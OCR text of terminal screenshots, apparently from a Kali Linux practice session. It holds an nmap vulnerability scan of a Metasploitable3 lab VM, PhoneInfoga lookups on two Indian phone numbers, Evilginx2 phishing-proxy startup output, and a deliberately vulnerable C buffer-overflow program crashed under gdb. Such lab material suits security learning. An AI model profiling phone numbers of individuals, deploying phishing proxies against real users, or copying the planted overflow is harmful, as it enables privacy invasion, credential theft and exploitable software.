

1 2 3 4
9:09
|_ 1337DAY-ID-25391 0.0 https://vulners.com/zdt/1337DAY-ID-25391 *EXPLOIT*
80/tcp open http Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.103
| Found the following possible CSRF vulnerabilities:
| Path: http://192.168.56.103:80/payroll_app.php
| Form id:
| Form action:
| Path: http://192.168.56.103:80/chat/
| Form id: name
| Form action: index.php
| Path: http://192.168.56.103:80/drupal/
| Form id: user-login-form
|_ Form action: /drupal/?q=node&destination=node
| http-enum:
| /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /phpmyadmin/: phpMyAdmin
|_ /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| http-fileupload-exploiter:
|_ Couldn't find a file-type field.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves



1 2 3 4
9:10
| Path: http://192.168.56.103:8080/continuum/security/register.action;jsessionid=1udy95o9ht4sn1s56wq2y3fh3c
| Form id: registerform
| Form action: /continuum/security/register_submit.action;jsessionid=1udy95o9ht4sn1s56wq2y3fh3c
| Path: http://192.168.56.103:8080/continuum/security/login.action;jsessionid=1udy95o9ht4sn1s56wq2y3fh3c
| Form id: loginform
| Form action: /continuum/security/login_submit.action;jsessionid=1udy95o9ht4sn1s56wq2y3fh3c
| Path: http://192.168.56.103:8080/continuum/security/passwordReset_submit.action;jsessionid=1udy95o9ht4sn1s56wq2y3fh3c
| Form id: passwordresetform
| Form action: /continuum/security/passwordReset_submit.action;jsessionid=1udy95o9ht4sn1s56wq2y3fh3c
| Path: http://192.168.56.103:8080/continuum/security/register_submit.action;jsessionid=1udy95o9ht4sn1s56wq2y3fh3c
| Form id: registerform
|_ Form action: /continuum/security/register_submit.action;jsessionid=1udy95o9ht4sn1s56wq2y3fh3c
8181/tcp closed intermapper
MAC Address: 08:00:27:3E:09:B9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
| VULNERABLE:
| Service regsvc in Microsoft Windows systems vulnerable to denial of service
| State: VULNERABLE
| The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
| pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
| while working on smb-enum-sessions.
|_
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 346.18 seconds
(kali㉿kali)-[~]
$


Add it to your path by running
'sudo mv ./phoneinfoga /usr/local/bin/phoneinfoga'
(kali㉿kali)-[~]
$ sudo mv ./phoneinfoga /usr/bin/phoneinfoga
(kali㉿kali)-[~]
$ phoneinfoga version
PhoneInfoga 2.11.0-5f6156f
(kali㉿kali)-[~]
$ phoneinfoga scan -n +916302980436
Running scan for phone number +916302980436 ...
Results for googlesearch
Social media:
URL: https://www.google.com/search?q=site%3Afacebook.com+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Atwitter.com+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Alinkedin.com+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Ainstagram.com+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Avk.com+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22
Disposable providers:
URL: https://www.google.com/search?q=site%3Ahs3x.com+intext%3A%2291630298043 6%22
URL: https://www.google.com/search?q=site%3Areceive-sms-now.com+intext%3A%2291630298043 6%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Asmslisten.com+intext%3A%2291630298043 6%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Asmsnumbersonline.com+intext%3A%2291630298043 6%22+%7C+intext%3A%220630298043 6%22


URL: https://www.google.com/search?q=site%3Auk.popularphotolook.com+inurl%3A%220630298043 6%22
Individuals:
URL: https://www.google.com/search?q=site%3Anuminfo.net+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Async.me+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Awhocallsyou.de+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Apastebin.com+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Awhycall.me+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22
URL: https://www.google.com/search?q=site%3Alocatefamily.com+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%2206302980436%22
URL: https://www.google.com/search?q=site%3Aspytox.com+intext%3A%220630298043 6%22
General:
URL: https://www.google.com/search?q=intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%220630298043 6%22+%7C+intext%3A%2206302980436%22
URL: https://www.google.com/search?q=%28ext%3Adoc+%7C+ext%3Adocx+%7C+ext%3Aodt+%7C+ext%3Apdf+%7C+ext%3Artf+%7C+ext%3Asxw+%7C+ext%3Apsw+%7C+ext%3Appt+%7C+ext%3Apptx+%7C+ext%3Aps+%7C+ext%3Acsv+%7C+ext%3Atxt+%7C+ext%3Axls%29+intext%3A%2291630298043 6%22+%7C+intext%3A%22%2B916302980436%22+%7C+intext%3A%2206302980436%22
Results for local
Raw local: 06302980436
Local: 063029 80436
E164: +916302980436
International: 916302980436
Country: IN
2 scanner(s) succeeded
(kali㉿kali)-[~]
$



$ sudo nano /etc/hosts
(kali㉿kali)-[~]
$ sudo evilginx2
by Kuba Gretzky (@mrgretzky) version 3.3.0
[02:29:40] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery
[02:29:40] [inf] loading phishlets from: /usr/share/evilginx2/phishlets/
[02:29:40] [inf] loading configuration from: /root/.evilginx
[02:29:41] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
[02:29:41] [inf] obtaining and setting up 0 TLS certificates - please wait up to 60 seconds ...
[02:29:41] [inf] successfully set up all TLS certificates
phishlet	status	visibility	hostname	unauth_url
amazon	template	visible		
example	disabled	visible		
github	disabled	visible		
:







```
┌──(venv)─(kali㉿kali)-[~/phoneinfoga]
└─$ ls
bin    cmd                CODEOWNERS  docs      go.mod  lib      logs     Makefile    mocks      support  web
build  CODE_OF_CONDUCT.md  Dockerfile  examples  go.sum  LICENSE  main.go  mkdocs.yml  README.md  test

┌──(venv)─(kali㉿kali)-[~/phoneinfoga]
└─$ phoneinfoga scan -n +916281835464

Running scan for phone number +916281835464 ...

Results for googlesearch
Social media:
        URL: https://www.google.com/search?q=site%3Afacebook.com+intext%3A%22916281835464%22+%7C+intext%3A%22%2B916281835464%22+%7C+intext%3A%2206281835464%2
2

        URL: https://www.google.com/search?q=site%3Atwitter.com+intext%3A%22916281835464%22+%7C+intext%3A%22%2B916281835464%22+%7C+intext%3A%2206281835464%22

        URL: https://www.google.com/search?q=site%3Alinkedin.com+intext%3A%22916281835464%22+%7C+intext%3A%22%2B916281835464%22+%7C+intext%3A%2206281835464%2
2

        URL: https://www.google.com/search?q=site%3Ainstagram.com+intext%3A%22916281835464%22+%7C+intext%3A%22%2B916281835464%22+%7C+intext%3A%2206281835464%
22

        URL: https://www.google.com/search?q=site%3Avk.com+intext%3A%22916281835464%22+%7C+intext%3A%22%2B916281835464%22+%7C+intext%3A%2206281835464%22
Disposable providers:
        URL: https://www.google.com/search?q=site%3Ahs3x.com+intext%3A%22916281835464%22

        URL: https://www.google.com/search?q=site%3Areceive-sms-now.com+intext%3A%22916281835464%22+%7C+intext%3A%2206281835464%22

        URL: https://www.google.com/search?q=site%3Asmslisten.com+intext%3A%22916281835464%22+%7C+intext%3A%2206281835464%22

        URL: https://www.google.com/search?q=site%3Asmsnumbersonline.com+intext%3A%22916281835464%22+%7C+intext%3A%2206281835464%22

        URL: https://www.google.com/search?q=site%3Afreesmscode.com+intext%3A%22916281835464%22+%7C+intext%3A%2206281835464%22
```


GNU nano 8.6
vuln.c
#include <stdio.h>
#include <string.h>
void vulnerable_function() {
char buffer[64];
printf("Enter input: ");
scanf("%s", buffer); // ⚠ vulnerable
printf("You entered: %s\n", buffer);
}
int main() {
vulnerable_function();
return 0;
}
[Read 14 lines]
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was


7 | gets(buffer); // ⚠ Vulnerable: no bounds checking
| ^~~~
| fgets
(kali㉿kali)-[~]
$ nano vuln.c
(kali㉿kali)-[~]
$ gcc -fno-stack-protector -z execstack -o vuln vuln.c
vuln.c: In function 'vulnerable_function':
vuln.c:3:14: error: implicit declaration of function '__gets_chk'; did you mean '__memset_chk'? [-Wimplicit-function-declaration]
3 | #define gets __gets_chk
| ^~~~~~~~~
vuln.c:8:5: note: in expansion of macro 'gets'
8 | gets(buffer); // ⚠ still vulnerable
| ^~~~
(kali㉿kali)-[~]
$ nano vuln.c
(kali㉿kali)-[~]
$ gcc -fno-stack-protector -z execstack -o vuln vuln.c
(kali㉿kali)-[~]
$ gcc -fno-stack-protector -z execstack -o vuln vuln.c
(kali㉿kali)-[~]
$ ./vuln
Enter input: auyfafa
You entered: auyfafa


7C/lib64/ld-linux-x86-64.so.2
__libc_start_main
__cxa_finalize
printf
__isoc99_scanf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Enter input:
You entered: %s
;*3$"
GCC: (Debian 14.3.0-5) 14.3.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
vuln.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
_edata

```
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af @@ method.*)
INFO: Recovering local variables (afva@@@F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
[0x00001060]> aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af @@ method.*)
INFO: Recovering local variables (afva@@@F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
[0x00001060]> afl
0x00001030    1      6 sym.imp.printf
0x00001040    1      6 sym.imp.__isoc99_scanf
0x00001050    1      6 sym.imp.__cxa_finalize
0x00001060    1     33 entry0
0x00001090    4     34 sym.deregister_tm_clones
0x000010c0    4     51 sym.register_tm_clones
0x00001100    5     54 entry.fini0
0x00001140    1      9 entry.init0
0x000011b4    1      9 sym._fini
0x00001149    1     85 sym.vulnerable_function
0x0000119e    1     21 main
0x00001000    3     23 sym._init
[0x00001060]> gdb ./vuln
ERROR: Invalid `d` subcommand, try `g?`
[0x00001060]> (gdb) disas vulnerable_function
```

```
text-user-interface -- TUI is the GDB text based interface.
tracepoints -- Tracing of program execution without stopping the program.
user-defined -- User-defined commands.

Type "help" followed by a class name for a list of commands in that class.
Type "help all" for the list of all commands.
Type "help" followed by command name for full documentation.
Type "apropos word" to search for commands related to "word".
Type "apropos -v word" for full documentation of commands related to "word".
Command name abbreviations are allowed if unambiguous.
(gdb) disas vulnerable_function
Dump of assembler code for function vulnerable_function:
   0x0000000000001149 <+0>:     push   %rbp
   0x000000000000114a <+1>:     mov    %rsp,%rbp
   0x000000000000114d <+4>:     sub    $0x40,%rsp
   0x0000000000001151 <+8>:     lea    0xeac(%rip),%rax        # 0x2004
   0x0000000000001158 <+15>:    mov    %rax,%rdi
   0x000000000000115b <+18>:    mov    $0x0,%eax
   0x0000000000001160 <+23>:    call   0x1030 <printf@plt>
   0x0000000000001165 <+28>:    lea    -0x40(%rbp),%rax
   0x0000000000001169 <+32>:    mov    %rax,%rsi
   0x000000000000116c <+35>:    lea    0xe9f(%rip),%rax        # 0x2012
   0x0000000000001173 <+42>:    mov    %rax,%rdi
   0x0000000000001176 <+45>:    mov    $0x0,%eax
   0x000000000000117b <+50>:    call   0x1040 <__isoc99_scanf@plt>
   0x0000000000001180 <+55>:    lea    -0x40(%rbp),%rax
   0x0000000000001184 <+59>:    mov    %rax,%rsi
   0x0000000000001187 <+62>:    lea    0xe87(%rip),%rax        # 0x2015
   0x000000000000118e <+69>:    mov    %rax,%rdi
   0x0000000000001191 <+72>:    mov    $0x0,%eax
   0x0000000000001196 <+77>:    call   0x1030 <printf@plt>
   0x000000000000119b <+82>:    nop
   0x000000000000119c <+83>:    leave
   0x000000000000119d <+84>:    ret
End of assembler dump.
(gdb)
```

```
Dump of assembler code for function vulnerable_function:
   0x0000000000001149 <+0>:     push   %rbp
   0x000000000000114a <+1>:     mov    %rsp,%rbp
   0x000000000000114d <+4>:     sub    $0x40,%rsp
   0x0000000000001151 <+8>:     lea    0xeac(%rip),%rax        # 0x2004
   0x0000000000001158 <+15>:    mov    %rax,%rdi
   0x000000000000115b <+18>:    mov    $0x0,%eax
   0x0000000000001160 <+23>:    call   0x1030 <printf@plt>
   0x0000000000001165 <+28>:    lea    -0x40(%rbp),%rax
   0x0000000000001169 <+32>:    mov    %rax,%rsi
   0x000000000000116c <+35>:    lea    0xe9f(%rip),%rax        # 0x2012
   0x0000000000001173 <+42>:    mov    %rax,%rdi
   0x0000000000001176 <+45>:    mov    $0x0,%eax
   0x000000000000117b <+50>:    call   0x1040 <__isoc99_scanf@plt>
   0x0000000000001180 <+55>:    lea    -0x40(%rbp),%rax
   0x0000000000001184 <+59>:    mov    %rax,%rsi
   0x0000000000001187 <+62>:    lea    0xe87(%rip),%rax        # 0x2015
   0x000000000000118e <+69>:    mov    %rax,%rdi
   0x0000000000001191 <+72>:    mov    $0x0,%eax
   0x0000000000001196 <+77>:    call   0x1030 <printf@plt>
   0x000000000000119b <+82>:    nop
   0x000000000000119c <+83>:    leave
   0x000000000000119d <+84>:    ret
End of assembler dump.
(gdb) run
Starting program: /home/kali/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x000055555555519d in vulnerable_function ()
(gdb)
```


```
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0x000055555555519d in vulnerable_function ()
(gdb) info registers
rax            0xe7                231
rbx            0x7fffffffde48      140737488346696
rcx            0x0                 0
rdx            0x0                 0
rsi            0x5555555592a0      93824992252576
rdi            0x7fffffffdb00      140737488345856
rbp            0x6161616161616161  0x6161616161616161
rsp            0x7fffffffdd28      0x7fffffffdd28
r8             0x0                 0
r9             0x0                 0
r10            0x0                 0
r11            0x202               514
r12            0x0                 0
r13            0x7fffffffde58      140737488346712
r14            0x7ffff7ffd000      140737354125312
r15            0x555555557dd8      93824992247256
rip            0x55555555519d      0x55555555519d <vulnerable_function+84>
eflags         0x10206             [ PF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7dab740      140737351694144
gs_base        0x0                 0
(gdb)
```

```
rsp            0x7fffffffdd28      0x7fffffffdd28
r8             0x0                 0
r9             0x0                 0
r10            0x0                 0
r11            0x202               514
r12            0x0                 0
r13            0x7fffffffde58      140737488346712
r14            0x7ffff7ffd000      140737354125312
r15            0x555555557dd8      93824992247256
rip            0x55555555519d      0x55555555519d <vulnerable_function+84>
eflags         0x10206             [ PF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7dab740      140737351694144
gs_base        0x0                 0
(gdb) q
A debugging session is active.

        Inferior 1 [process 9304] will be killed.

Quit anyway? (y or n) y

┌──(kali㉿kali)-[~]
└─$ python3 -c 'print("A"*200)' | ./vuln

Enter input: You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done       python3 -c 'print("A"*200)' |
zsh: segmentation fault  ./vuln

┌──(kali㉿kali)-[~]
└─$
```

